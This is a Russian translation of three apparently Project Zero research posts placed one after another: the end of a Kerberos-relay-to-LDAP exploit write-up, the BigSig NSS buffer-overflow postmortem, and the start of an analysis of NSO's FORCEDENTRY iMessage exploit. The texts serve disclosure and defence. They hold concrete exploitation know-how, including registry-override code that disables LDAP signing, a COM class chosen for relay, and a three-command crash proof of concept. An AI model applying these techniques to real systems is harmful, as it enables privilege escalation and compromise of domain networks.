Я решил попробовать это снова: изменил свой RPC-клиент .NET, добавив ретранслированную аутентификацию, и обратился к локальным RPC-службам. Любой сервер и функция возвращали отказ в доступе. Сбой происходил даже с собственным RPC-сервером без проверок.

Изучение показало, что в какой-то момент — точно не знаю когда — Microsoft добавила в RPC runtime защиту, сильно затрудняющую ретрансляцию аутентификации обратно той же системе.

```
void SSECURITY_CONTEXT::ValidateUpgradeCriteria()
{
    if (this->AuthnLevel < RPC_C_AUTHN_LEVEL_PKT_INTEGRITY) {
        if (IsLoopback())
            this->UnsafeLoopbackAuth = TRUE;
    }
}
```

Метод `SSECURITY_CONTEXT::ValidateUpgradeCriteria` вызывается при получении пакетов RPC-аутентификации. Если уровень соединения ниже `RPC_C_AUTHN_LEVEL_PKT_INTEGRITY`,

например RPC_C_AUTHN_LEVEL_PKT_CONNECT, а запрос поступил с той же системы, в контексте безопасности устанавливается флаг. Функция IsLoopback вызывает API QueryContextAttributes для недокументированного атрибута SECPKG_ATTR_IS_LOOPBACK серверного контекста, показывающего локальное происхождение аутентификации.

При RPC-вызове сервер проверяет флаг и, если тот установлен, немедленно отклоняет запрос до выполнения любого серверного кода, включая security callback интерфейса RPC. Проверку можно пройти, только если аутентификация пришла не с локальной системы либо уровень равен RPC_C_AUTHN_LEVEL_PKT_INTEGRITY или выше, что требует знания сеансового ключа для подписи или шифрования. RPC-клиент также проверяет локальное происхождение и при необходимости повышает уровень. Это эффективно предотвращает локальную ретрансляцию для повышения привилегий.

Поскольку я занимался Kerberos, полезнее оказалось ретранслировать аутентификацию сетевой службе предприятия. Стандартные настройки LDAP на контроллере домена всё ещё не требуют подписи, поэтому это разумная цель. Однако возникает ограничение источника: он не должен включать Integrity, иначе LDAP-сервер потребует подпись.

Проблема в том, что у меня не было реализации LDAP. Код .NET наверняка существует, но чем меньше зависимостей, тем лучше. Как упоминалось в предыдущей статье, в Windows есть встроенная библиотека LDAP wldap32.dll. Можно ли приспособить её API к ретранслированной аутентификации?

Неудивительно, что режима «Enable relayed authentication» в библиотеке нет. Но несколько минут в дизассемблере показали, что интерфейсы SSPI также загружаются отложенно через InitSecurityInterface. Код захвата можно было применить и для relay. Сначала возникла небольшая проблема: случайно или намеренно один вызов QueryContextAttributes импортировался напрямую, поэтому пришлось, как бы неприятно это ни было, перенаправить его hook таблицы импорта (IAT).

Оставалась ещё одна проблема. При подключении клиент всегда пытается включить подпись LDAP, а без сеансового ключа ретрансляция приводит к сбою. Установка параметра библиотеки LDAP_OPT_SIGN в false не меняла поведение. До инициализации требовалось присвоить значению реестра LdapClientIntegrity в ключе службы LDAP ноль. К сожалению, изменять этот ключ могут только администраторы. Можно было модифицировать библиотеку, но проверка выполнялась в DllMain, поэтому пришлось бы сложно патчить DLL прямо во время загрузки.

Вместо этого я решил переопределить HKEY_LOCAL_MACHINE. Win32 API позволяет сделать это через RegOverridePredefKey. API предназначен для перенаправления установщиками административных изменений реестра в доступное для записи место, но нам он также позволяет перенаправить чтение LdapClientIntegrity.

```
[DllImport("Advapi32.dll")]
static extern int RegOverridePredefKey(IntPtr hKey, IntPtr hNewHKey);

[DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
static extern IntPtr LoadLibrary(string libname);

static readonly IntPtr HKEY_LOCAL_MACHINE = new IntPtr(-2147483646);

static void OverrideLocalMachine(RegistryKey key)
{
    int res = RegOverridePredefKey(HKEY_LOCAL_MACHINE,
        key?.Handle.DangerousGetHandle() ?? IntPtr.Zero);
    if (res != 0)
        throw new Win32Exception(res);
}

static void LoadLDAPLibrary()
{
```

```
        string dummy = @"SOFTWARE\DUMMY";
        string target = @"System\CurrentControlSet\Services\LDAP";
        using (var key = Registry.CurrentUser.CreateSubKey(dummy, true)) {
            using (var okey = key.CreateSubKey(target, true)) {
                okey.SetValue("LdapClientIntegrity", 0,
                              RegistryValueKind.DWord);
                OverrideLocalMachine(key);
                try {
                    IntPtr lib = LoadLibrary("wldap32.dll");
                    if (lib == IntPtr.Zero)
                        throw new Win32Exception();
                } finally {
                    OverrideLocalMachine(null);
                    Registry.CurrentUser.DeleteSubKeyTree(dummy);
                }
            }
        }
    }
```

Код перенаправляет `HKEY_LOCAL_MACHINE`, а затем загружает LDAP-библиотеку. После загрузки переопределение отменяется, чтобы всё остальное работало как обычно. Теперь встроенную библиотеку можно использовать для ретрансляции Kerberos контроллеру домена. На последнем шаге нужна привилегированная COM-служба, которая демаршалит OBJREF и запускает процесс.


Выбор COM-unmarshaller

Атака RemotePotato предполагает присутствие на машине более привилегированного аутентифицированного пользователя. Я хотел выяснить, что можно сделать без такого требования. Реалистичный вариант — ретранслировать LDAP-серверу доменную учётную запись компьютера.

Для получения её аутентификации OBJREF нужно демаршалить в процессе от имени SYSTEM или NETWORK SERVICE. При сетевой аутентификации на другой машине эти локальные учётные записи отображаются в учётную запись компьютера.

Выбор подходящего COM-сервера сильно ограничен: он должен устанавливать RPC-соединение с уровнем `RPC_C_AUTHN_LEVEL_PKT_CONNECT`. Любое более высокое значение включает Integrity и мешает relay в LDAP. К счастью, `RPC_C_AUTHN_LEVEL_PKT_CONNECT` является стандартом DCOM; к сожалению, все службы в процессе svchost меняют его на `RPC_C_AUTHN_LEVEL_PKT`, который включает Integrity.

После поиска через OleViewDotNet я нашёл подходящий класс `CRemoteAppLifetimeManager` (CLSID: `0bae55fc-479f-45c2-972e-e951be72c0c1`). Он размещается в отдельном исполняемом файле, работает как NETWORK SERVICE и не меняет стандартные настройки, как показано ниже.



Сервер не меняет стандартный уровень имперсонации `RPC_C_IMP_LEVEL_IDENTIFY`, поэтому согласованный токен имеет лишь уровень SecurityIdentification. Для LDAP это неважно: токен используется только для проверки доступа, а не открытия ресурсов. Но та же аутентификация не

даст обратиться, например, к SMB-серверу. Уверен, при достаточных усилиях можно найти COM-сервер одновременно с `RPC_C_AUTHN_LEVEL_PKT_CONNECT` и `RPC_C_IMP_LEVEL_IMPERSONATE`, но моему эксплойту это не требовалось.

Подведение итогов

Эксплойт получился довольно сложным. Однако он позволяет на стандартной Windows 10 ретранслировать LDAP произвольные токены Kerberos локального пользователя. Надеюсь, он подскажет, как реализовать нечто похожее без постоянного написания собственных серверов и клиентов протоколов, используя уже доступные компоненты.

Эксплойт очень похож на существующий RemotePotato, который Microsoft уже отказалась исправлять. Компания считает relay-атаки проблемой конфигурации сети Windows, например отсутствием обязательной подписи LDAP, а не конкретной техники получения аутентификации. Как упоминалось в предыдущей статье, в лучшем случае проблему оценили бы как Moderate, что ниже порога исправления в обычных обновлениях; возможно, исправления не будет вовсе.

Для снижения риска без исправления Microsoft системному администратору следует выполнить рекомендации компании и включить подпись и/или шифрование всех чувствительных доменных служб, особенно LDAP. Для защищённых TLS служб также можно включить Extended Protection for Authentication. Кроме того, стандартный уровень DCOM-аутентификации можно установить в `RPC_C_AUTHN_LEVEL_PKT_INTEGRITY` или выше. Эти изменения значительно снизят полезность ретрансляции Kerberos и NTLM.

Этого не должно было произойти: посмертный разбор уязвимости

Автор: Тэвис Орманди, Project Zero

Введение

Это необычная статья. Обычно я пишу, чтобы показать скрытую поверхность атаки или интересный сложный класс уязвимостей. На этот раз речь пойдёт о проблеме, не относящейся ни к тому, ни к другому. Поразительна именно её простота. Ошибку следовало обнаружить раньше, и я хочу разобраться, почему этого не произошло.

В 2021 году каждой хорошей ошибке нужно запоминающееся имя, поэтому я назвал эту «BigSig».

Сначала рассмотрим саму ошибку, затем я объясню, как её нашёл, и попробую понять, почему мы так долго её не замечали.

Анализ

Network Security Services (NSS) — широко используемая кроссплатформенная криптографическая библиотека Mozilla. При проверке цифровой подписи в кодировке ASN.1 NSS создаёт структуру `VFYContext` для необходимых данных, включая открытый ключ, алгоритм хеширования и саму подпись.

```
struct VFYContextStr {
  SECOidTag hashAlg; /* the hash algorithm */
  SECKEYPublicKey *key;
  union {
    unsigned char buffer[1];
    unsigned char dsasig[DSA_MAX_SIGNATURE_LEN];
    unsigned char ecdsasig[2 * MAX_ECKEY_LEN];
    unsigned char rsasig[(RSA_MAX_MODULUS_BITS + 7) / 8];
  } u;
  unsigned int pkcs1RSADigestInfoLen;
  unsigned char *pkcs1RSADigestInfo;
  void *wincx;
  void *hashcx;
  const SECHashObject *hashobj;
  SECOidTag encAlg; /* enc alg */
  PRBool hasSignature;
  SECItem *params;
};
```

Рисунок 1. Структура `VFYContext` *из NSS.*

Максимальный размер подписи, обрабатываемый структурой, определяется крупнейшим членом union. Здесь это RSA размером 2048 байт, или 16384 бита, чего достаточно даже для подписей абсурдно больших ключей.

Хорошо, но что произойдёт, если просто... сделать подпись ещё больше?

Оказывается, ответ — повреждение памяти. Да, действительно.

Недоверенная подпись просто копируется в буфер фиксированного размера, перезаписывая соседние члены произвольными данными под контролем атакующего.

Ошибка легко воспроизводится и затрагивает несколько алгоритмов. Проще всего показать её на RSA-PSS. Фактически достаточно трёх команд:

```
# We need 16384 bits to fill the buffer, then 32 + 64 + 64 + 64 bits to overflow to
# hashobj, which contains function pointers (bigger would work too, but takes longer to generate).
openssl genpkey -algorithm rsa-pss \
  -pkeyopt rsa_keygen_bits:$((16384 + 32 + 64 + 64 + 64)) \
  -pkeyopt rsa_keygen_primes:5 -out bigsig.key

# Generate a self-signed certificate from that key
openssl req -x509 -new -key bigsig.key -subj "/CN=BigSig" -sha256 -out bigsig.cer

# Verify it with NSS...
vfychain -a bigsig.cer
Segmentation fault
```

Рисунок 2. Воспроизведение BigSig тремя простыми командами.

Конкретный код повреждения зависит от алгоритма; вот код для RSA-PSS. Ошибка состоит в полном отсутствии проверки границ: `sig` и `key` — произвольные управляемые атакующим блоки переменной длины, а `cx->u` — буфер фиксированного размера.

```
case rsaPssKey:
  sigLen = SECKEY_SignatureLen(key);
  if (sigLen == 0) {
    /* error set by SECKEY_SignatureLen */
    rv = SECFailure;
    break;
  }
  if (sig->len != sigLen) {
    PORT_SetError(SEC_ERROR_BAD_SIGNATURE);
    rv = SECFailure;
    break;
  }
  PORT_Memcpy(cx->u.buffer, sig->data, sigLen);
  break;
```

Рисунок 3. Размер подписи должен совпадать с размером ключа, но других ограничений нет. `cx->u` *— буфер фиксированного размера, а* `sig` *— произвольный блок переменной длины под контролем атакующего.*

Думаю, уязвимость сразу вызывает несколько вопросов:

• **Была ли это недавняя правка или регрессия, ещё не успевшая обнаружиться? Нет**, исходный код был добавлен вместе с поддержкой ECC 17 октября 2003 года, но стал эксплуатируемым после рефакторинга в июне 2012-го. В 2017 году была добавлена поддержка RSA-PSS с той же ошибкой.
• **Требует ли ошибка много времени для генерации вызывающего её ключа? Нет**, пример создаёт настоящий ключ и подпись, но подойдёт и мусор, поскольку переполнение происходит до проверки подписи. Несколько килобайт `A` вполне достаточно.
• **Нужна ли для достижения уязвимого кода сложная конфигурация состояния, которую фаззерам и статическим анализаторам трудно синтезировать, например хеши или контрольные суммы? Нет**, достаточно корректного DER.
• **Это редкий путь кода? Нет**, Firefox не использует его для подписей RSA-PSS, но стандартная точка входа проверки сертификатов NSS `CERT_VerifyCertificate()` уязвима.
• **Проблема специфична для RSA-PSS? Нет**, она также затрагивает подписи DSA.
• **Она неэксплуатируема или имеет ограниченные последствия? Нет**, член `hashobj` можно перезаписать. Объект содержит указатели на функции, которые используются немедленно.

Это не провал процесса: поставщик всё делал правильно. У Mozilla зрелая команда безопасности мирового уровня. Она была пионером программ вознаграждений и инвестирует в безопасность памяти, фаззинг и покрытие тестами.

NSS была одним из первых проектов oss-fuzz и официально поддерживалась как минимум с октября 2014 года. Mozilla сама фаззит NSS посредством libFuzzer, добавила собственный набор мутаторов и очищенный корпус покрытия. Проект имеет обширный набор тестов и ночные сборки ASAN.

Обычно я скептически отношусь к статическому анализу, но здесь отсутствует простая проверка границ, которую должно быть легко найти. Coverity наблюдает за NSS как минимум с декабря 2008 года и, похоже, тоже её пропустил.

До 2015 года Google Chrome использовал NSS и поддерживал собственные тесты и фаззинг независимо от Mozilla. Сегодня платформы Chrome используют BoringSSL, но порт NSS всё ещё сопровождается.

• Было ли у Mozilla хорошее тестовое покрытие уязвимых областей? **ДА**.
• Были ли у Mozilla/Chrome/oss-fuzz релевантные входные данные в корпусе фаззинга? **ДА**.
• Есть ли мутатор, способный расширять `ASN1_ITEM`? **ДА**.
• Является ли это внутриобъектным переполнением или иной формой повреждения, которую ASAN трудно обнаружить? **НЕТ**, это классическое переполнение буфера, легко обнаруживаемое ASAN.

Как я нашёл ошибку?

Я экспериментировал с альтернативными методами измерения покрытия кода, проверяя их практическую пользу для фаззинга. Нашедший уязвимость фаззер сочетал два подхода: покрытие стека и изоляцию объектов.

Покрытие стека

Самый распространённый способ измерения покрытия — по блокам либо рёбрам при наличии исходников. Мне было интересно, всегда ли этого достаточно. Например, рассмотрим простую таблицу диспетчеризации с комбинацией доверенных и недоверенных параметров на рисунке 4.

```
#include <stdio.h>
#include <string.h>
#include <limits.h>

static char buf[128];

void cmd_handler_foo(int a, size_t b) {
  memset(buf, a, b);
}

void cmd_handler_bar(int a, size_t b) {
  cmd_handler_foo('A', sizeof buf);
}

void cmd_handler_baz(int a, size_t b) {
  cmd_handler_bar(a, sizeof buf);
}

typedef void (*dispatch_t)(int, size_t);
dispatch_t handlers[UCHAR_MAX] = {
  cmd_handler_foo,
  cmd_handler_bar,
  cmd_handler_baz,
};

int main(int argc, char **argv) {
  int cmd;
```

```
  while ((cmd = getchar()) != EOF) {
    if (handlers[cmd]) {
      handlers[cmd](getchar(), getchar());
    }
  }
}
```

Рисунок 4. Покрытие команды `bar` *является надмножеством покрытия* `foo`*, поэтому вход с последней будет отброшен при минимизации корпуса. Уязвимость, недостижимая через* `bar`*, может никогда не обнаружиться. Покрытие стека правильно сохранит оба входа.[^1]*

Для решения проблемы я экспериментировал с наблюдением за стеком вызовов во время выполнения.

Наивная реализация слишком медленна для практического применения, но после многочисленных оптимизаций я получил достаточно быструю библиотеку для интеграции в фаззинг с обратной связью по покрытию и проверял её на NSS и других библиотеках.

Изоляция объектов

Многие типы данных строятся из небольших записей. PNG состоит из chunks, PDF — из streams, ELF — из sections, а сертификаты X.509 — из элементов TLV ASN.1. Понимающий базовый формат фаззер может изолировать записи и извлекать те, которые привели к обнаружению новой трассы стека.

Мой фаззер умеет изолировать и извлекать новые интересные OID, SEQUENCE, INTEGER и другие элементы ASN.1. Затем он случайным образом комбинирует или вставляет их в шаблонные данные. Идея не нова, но реализация новая. В будущем я планирую открыть этот код.

Работают ли эти подходы?

Хотелось бы сказать, что обнаружение ошибки подтверждает мои идеи, но я не уверен. Фаззинг был умеренно новаторским, однако нет причин, по которым ошибку нельзя было найти раньше даже элементарными методами.

Усвоенные уроки

Как обширный специализированный фаззинг с впечатляющими метриками покрытия не обнаружил эту ошибку?

Проблема №1: отсутствие сквозного тестирования.

NSS — модульная библиотека. Многоуровневый дизайн отражён и в фаззинге: каждый компонент проверяется отдельно. Например, декодер QuickDER тестируется очень подробно, но фаззер лишь создаёт и отбрасывает объекты, не используя их.

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  char *dest[2048];
  for (auto tpl : templates) {
    PORTCheapArenaPool pool;
    SECItem buf = {siBuffer,
                   const_cast<unsigned char *>(Data),
                   static_cast<unsigned int>(Size)};
    PORT_InitCheapArena(&pool, DER_DEFAULT_CHUNKSIZE);
    (void)SEC_QuickDERDecodeItem(&pool.arena, dest, tpl, &buf);
    PORT_DestroyCheapArena(&pool);
```

```
    }
  }
```

Рисунок 5. Фаззер QuickDER просто создаёт и отбрасывает объекты. Он проверяет разбор ASN.1, но не правильность обработки результата другими компонентами.

Фаззер мог создать `SECKEYPublicKey`, способный достичь уязвимого кода, но результат никогда не применялся для проверки подписи, поэтому ошибка не могла обнаружиться.

Проблема №2: произвольные ограничения размера.

На вход фаззинга наложен произвольный предел 10000 байт. В самой NSS такого ограничения нет, многие структуры могут быть больше. Уязвимость показывает, что ошибки возникают на крайних значениях, поэтому предел следует выбирать обдуманно.

Разумным значением может быть `2^24 - 1` байт — максимальный размер сертификата, который сервер способен представить при согласовании TLS.

NSS может обрабатывать и более крупные объекты, но TLS с ними заведомо не участвует, что снижает общую серьёзность пропущенных уязвимостей.

Проблема №3: вводящие в заблуждение метрики.

oss-fuzz объединяет покрытие всех фаззеров NSS, а не показывает их отдельно. Данные оказались обманчивыми: уязвимый код фаззится интенсивно, но фаззерами, не способными создать релевантный вход.

Причина в том, что фаззеры вроде `tls_server_target` используют фиксированные жёстко заданные сертификаты. Они выполняют связанный с проверкой сертификатов код, но изменяют только сообщения TLS и состояние протокола.

• Архитектура библиотеки проверки `mozilla::pkix` не позволила ошибке иметь ещё более тяжёлые последствия.
• К сожалению, за пределами Firefox и Thunderbird она не используется.

Можно спорить, было ли это просто удачей. Вероятно, со временем `mozilla::pkix` разрешила бы RSA-PSS, хотя сейчас это не так.

Рекомендации

Проблема показывает, что даже в исключительно хорошо сопровождаемом C/C++ возможны фатальные элементарные ошибки.

• Увеличить максимальный размер объектов ASN.1, создаваемых libFuzzer, с 10 000 до `2^24 - 1 = 16,777,215` байт.
• Перед уничтожением успешно созданных объектов фаззер QuickDER должен вызывать с ними подходящие API.
• Метрики покрытия oss-fuzz следует разделять по фаззерам, а не только по проектам.

Решение

Уязвимость получила номер CVE-2021-43527 и исправлена в NSS 3.73.0. Поставщикам, распространяющим NSS в своих продуктах, скорее всего, потребуется обновление либо перенос исправления.

Благодарности

Я не смог бы найти ошибку без помощи коллег из Chrome Райана Сливи и Дэвида Бенджамина, которые отвечали на мои вопросы о кодировании ASN.1 и вдумчиво обсуждали тему.

Благодарю команду NSS за сортировку и анализ уязвимости.

[^1]: В этом минимальном примере при наличии исходников обходным решением могло бы стать сочетание инструментов data-flow из sancov, но в более сложных вариантах оно также не работает.

Глубокое погружение в zero-click эксплойт NSO для iMessage: удалённое выполнение кода

Авторы: Ян Бир и Самуэль Гросс, Google Project Zero

Мы благодарим Citizen Lab за предоставленный образец эксплойта FORCEDENTRY, а группу Apple Security Engineering and Architecture (SEAR) — за сотрудничество в ходе технического анализа. Изложенные ниже редакционные мнения принадлежат исключительно Project Zero и не обязательно отражают позицию организаций, с которыми мы сотрудничали в этом исследовании.

В начале этого года Citizen Lab удалось захватить zero-click эксплойт NSO на основе iMessage, применявшийся против активиста из Саудовской Аравии. В этой серии из двух статей мы впервые расскажем, как работает настоящий zero-click эксплойт iMessage.

На основе исследования и полученных результатов мы считаем его одним из самых технически сложных эксплойтов, которые когда-либо видели. Это дополнительно показывает, что возможности NSO сопоставимы с теми, которые прежде считались доступными лишь нескольким государствам.

Рассматриваемая уязвимость была исправлена 13 сентября 2021 года в iOS 14.8 под номером CVE-2021-30860.

NSO

NSO Group — один из самых известных поставщиков «доступа как услуги», продающий готовые решения для взлома. Они позволяют государствам без собственной наступательной киберпрограммы «платить за участие», значительно увеличивая число стран с такими возможностями.

На протяжении многих лет Citizen Lab и Amnesty International отслеживают применение мобильного шпионского пакета NSO «Pegasus». Несмотря на заявления NSO, что компания «[[оценивает] потенциальные негативные последствия для прав человека от неправомерного использования продуктов NSO](https://www.nsogroup.com/governance/human-rights-policy/)», Pegasus связывают со взломом саудовскими властями журналиста New York Times Бена Хаббарда, взломом правозащитников в Марокко и Бахрейне, атаками на сотрудников Amnesty International и десятками других случаев.

В прошлом месяце США внесли NSO в Entity List, серьёзно ограничив возможности американских компаний вести с ней дела, и заявили в пресс-релизе, что «[инструменты NSO] позволяли иностранным правительствам проводить транснациональные репрессии — практику авторитарных режимов, направленную против диссидентов, журналистов и активистов за пределами собственных границ с целью подавления инакомыслия».

Citizen Lab смогла извлечь эти эксплойты Pegasus с iPhone, поэтому анализ охватывает возможности NSO против iPhone. Нам известно, что NSO продаёт аналогичные zero-click средства для Android. У Project Zero нет их образцов, но если они есть у вас, пожалуйста, свяжитесь с нами.

От одного клика к нулю

В предыдущих случаях, таких как Million Dollar Dissident 2016 года, целям отправляли ссылки в SMS:

Снимки фишинговых SMS, о которых Citizen Lab сообщила в 2016 году. Источник.

Цель взламывалась только после перехода по ссылке — такая техника называется one-click эксплойтом. Однако недавно стало известно, что NSO предлагает клиентам zero-click технологию, при которой даже технически грамотная цель, не открывающая фишинговые ссылки, совершенно не знает об атаке. Zero-click не требует действий пользователя: атакующему не нужно отправлять фишинговые сообщения, эксплойт незаметно работает в фоне. За исключением полного отказа от устройства предотвратить такую эксплуатацию невозможно; это оружие, от которого нет защиты.

Один странный трюк

Исходной точкой входа Pegasus на iPhone является iMessage. Значит, для выбора жертвы достаточно номера телефона или имени AppleID.

iMessage изначально поддерживает GIF — обычно небольшие анимированные изображения низкого качества, популярные в культуре мемов. Их можно отправлять и получать в чатах iMessage, где они отображаются в окне разговора. Apple хотела, чтобы GIF повторялись бесконечно, а не проигрывались один раз. Поэтому на очень ранней стадии конвейера разбора и обработки iMessage, уже после получения, но задолго до отображения сообщения, iMessage вызывает следующий метод в процессе `IMTranscoderAgent` за пределами песочницы BlastDoor, передавая любой полученный файл изображения с расширением `.gif`:

```
[IMGIFUtils copyGifFromPath:toDestinationPath:error]
```

По имени селектора можно предположить, что метод просто копирует GIF перед редактированием поля числа повторов, но его семантика иная. Внутри он использует API CoreGraphics, чтобы отрисовать исходное изображение в новый GIF по целевому пути. И требование окончания имени исходного файла на `.gif` вовсе не означает, что это действительно GIF.

Библиотека ImageIO, подробно рассмотренная в предыдущей статье Project Zero, определяет правильный формат исходного файла и разбирает его, полностью игнорируя расширение. Благодаря этому трюку с «поддельным GIF» в поверхность zero-click атаки iMessage внезапно входят более 20 кодеков изображений, включая очень редкие и сложные форматы, что удалённо раскрывает, вероятно, сотни тысяч строк кода.

> **Примечание:** Apple сообщила, что начиная с iOS 14.8.1 (26 октября 2021 года) ограничила форматы ImageIO, доступные из `IMTranscoderAgent`, а в iOS 15.0 (20 сентября 2021 года) полностью удалила из `IMTranscoderAgent` путь GIF; декодирование GIF теперь целиком выполняется внутри BlastDoor.

PDF внутри GIF

NSO применяет трюк с «поддельным GIF» для атаки на уязвимость в PDF-парсере CoreGraphics.

Около десяти лет назад PDF был популярной целью эксплуатации из-за повсеместности и сложности. Кроме того, доступность JavaScript внутри PDF значительно упрощала создание надёжных эксплойтов. PDF-парсер CoreGraphics, по-видимому, не интерпретирует JavaScript, но NSO удалось найти внутри него нечто столь же мощное...

Экстремальное сжатие

В конце 1990-х пропускная способность и хранилища были намного дефицитнее, чем сегодня. В этой среде появился стандарт JBIG2 — специализированный кодек изображений, предназначенный для сжатия картинок, где пиксели могут быть только чёрными или белыми.


Он разрабатывался для чрезвычайно высокого сжатия сканов текстовых документов и использовался в дорогих офисных сканерах и принтерах, таких как показанный ниже XEROX WorkCenter. Если десять лет назад вы сканировали документ в PDF подобным устройством, в нём, скорее всего, был поток JBIG2.

Многофункциональный принтер Xerox WorkCentre серии 7500, использовавший JBIG2 для сканирования в PDF. Источник.

PDF этих сканеров были исключительно малы — иногда всего несколько килобайт. JBIG2 достигает такого сжатия двумя необычными техниками, важными для эксплойта:


Техника 1: сегментация и подстановка

Практически каждый текстовый документ, особенно на языках с небольшим алфавитом вроде английского или немецкого, содержит на странице много повторяющихся букв, также называемых *глифами*. JBIG2 пытается разделить страницу на глифы, а затем простым сопоставлением находит похожие:



Простое сопоставление шаблонов находит все похожие фигуры страницы — в данном случае все буквы «e».

В действительности JBIG2 ничего не знает о глифах и не выполняет OCR — оптическое распознавание символов. Кодировщик JBIG лишь ищет связанные области пикселей и группирует похожие. Алгоритм сжатия просто заменяет все достаточно похожие области копией одной из них:



Замена всех экземпляров похожих глифов копией одного из них часто сохраняет документ вполне читаемым и обеспечивает очень высокую степень сжатия.


Здесь результат прекрасно читается, но объём хранимой информации существенно уменьшается. Вместо исходных пикселей всей страницы нужны только сжатая версия «эталонного глифа» каждого символа и относительные координаты всех мест копирования. При распаковке выходная страница рассматривается как холст, на котором один и тот же глиф «рисуется» во всех сохранённых позициях.

У схемы есть серьёзная проблема: плохой кодировщик слишком легко случайно меняет похожие символы местами, иногда с любопытными последствиями. В статье Д. Кризеля есть наглядные примеры, где в PDF отсканированных счетов изменились суммы, а в строительных чертежах — размеры. Мы исследуем не эти проблемы, но они стали одной из важных причин, по которым JBIG2 больше не является распространённым форматом сжатия.

Техника 2: уточняющее кодирование

Как уже говорилось, сжатие на основе подстановки даёт потери: после сжатия и распаковки изображение не полностью совпадает с исходным. Но JBIG2 также поддерживает сжатие без потерь и промежуточный, «менее потерянный» режим.

Для этого сохраняется и сжимается разница между подставленным и каждым исходным глифом. Ниже показана маска различий между подставленным символом слева и исходным символом без потерь в центре:



Применение XOR к bitmap для вычисления изображения различий.

В простом примере кодировщик сохраняет маску справа, а при распаковке выполняет XOR с подставленным символом, восстанавливая точные пиксели исходного. За рамками статьи остаются дополнительные трюки сжатия маски, использующие промежуточные формы подставленного символа как «контекст».

Вместо однократного кодирования всей разницы процесс можно выполнять поэтапно, на каждой итерации применяя логический оператор AND, OR, XOR или XNOR для установки, сброса или инверсии битов. Каждый последующий этап уточнения приближает результат к оригиналу и позволяет управлять «потерями» сжатия. Реализация таких этапов очень гибкая и умеет «читать» значения, уже находящиеся на выходном холсте.

Поток JBIG2

Большая часть PDF-декодера CoreGraphics, по-видимому, является проприетарным кодом Apple, но реализация JBIG2 взята из Xpdf, исходный код которого свободно доступен.

Формат JBIG2 представляет последовательность сегментов, которые можно рассматривать как команды рисования, последовательно выполняемые за один проход. Парсер CoreGraphics поддерживает 19 типов сегментов, включая создание страницы, декодирование таблицы Хаффмана и отрисовку bitmap по заданным координатам.

Сегменты представлены классом `JBIG2Segment` и его подклассами `JBIG2Bitmap` и `JBIG2SymbolDict`.

`JBIG2Bitmap` представляет прямоугольный массив пикселей. Поле `data` указывает на базовый буфер с холстом рендеринга.

`JBIG2SymbolDict` объединяет несколько `JBIG2Bitmaps`. Целевая страница и отдельные глифы также представлены как `JBIG2Bitmap`.

